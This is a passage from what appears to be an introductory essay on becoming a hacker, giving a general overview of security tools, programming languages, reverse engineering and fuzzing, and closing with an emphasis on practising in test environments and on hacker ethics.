First, let's discuss a variety of tools. There are many tools available on the Internet, such as Back Track (Kali Linux), Metasploit, IDA Pro, Wireshark, and Nmap. The boundaries between analysis and attacking or hacking and defense are unclear. Testing tools can be

used for attacks, and attack tools can also be used for analysis, so it is possible to understand the basics of hacking while studying how to use some of the tools that were previously listed. Of course, it is important to learn how to use these in a test environment and to not attack a commercial website.

Languages

If you know understand the basics of hacking, you will have the desire to try to do something for yourself. At this point, it is necessary to learn a development language. You must understand high-level languages such as Python, Ruby, Perl, C, and Javascript as well as low-level languages such as Assembler. Assembler is the basis for reversing and debugging, and it is an essential language you need to know to become an advanced hacker.

Reversing

Network hacking and Web hacking are relatively easy to understand. However, a system hack based on an application has a significantly higher level of difficulty. If you have sufficient experience with assembly and debugging tools, such as Immunity Debugger, IDA Pro, Ollydbg, then you can take a challenge for reversing. Even if you understand the control flow of the computer architecture and assembly language, hacking systems one by one is difficult, and only advanced hackers can do so.

Fuzzing

The first step for hacking is to find vulnerabilities. Fuzzing is a security test techniques that observes behavior by inputting random data into a program. If the program malfunctions, then it is evidence

that the program contains vulnerabilities. While using the debugger to observe the behavior of a program, a hacker can explore possible attacks. If you have confidence in hacking, then you can study fuzzing more seriously. Successfully finding vulnerabilities will lead to successful hacking.

To become a Great Hacker

Hacking is a composite art in IT. A hacker is not a mere technician, but an artist that follows a given philosophy. The follow a code of ethics, and only people with creative knowledge can possibly become great hackers. Studying hard, gaining knowledge and having a variety of experiences are the first steps to become a hacker. The most important thing is to be equipped with ethics. The knowledge related to hacking can be considered as a powerful weapon. Improper use, as well as monetary damage, may result in life-threatening situations. Hacking can be a powerfully destructive force, and hacking techniques should only be used for the good of mankind. The most important thing is to have a sense of ethics. Technology and ethics must be the basis to cultivate the ability to create new value through hacking. When technology is raised to the level of art, then it can be said that the individual is a true hacker.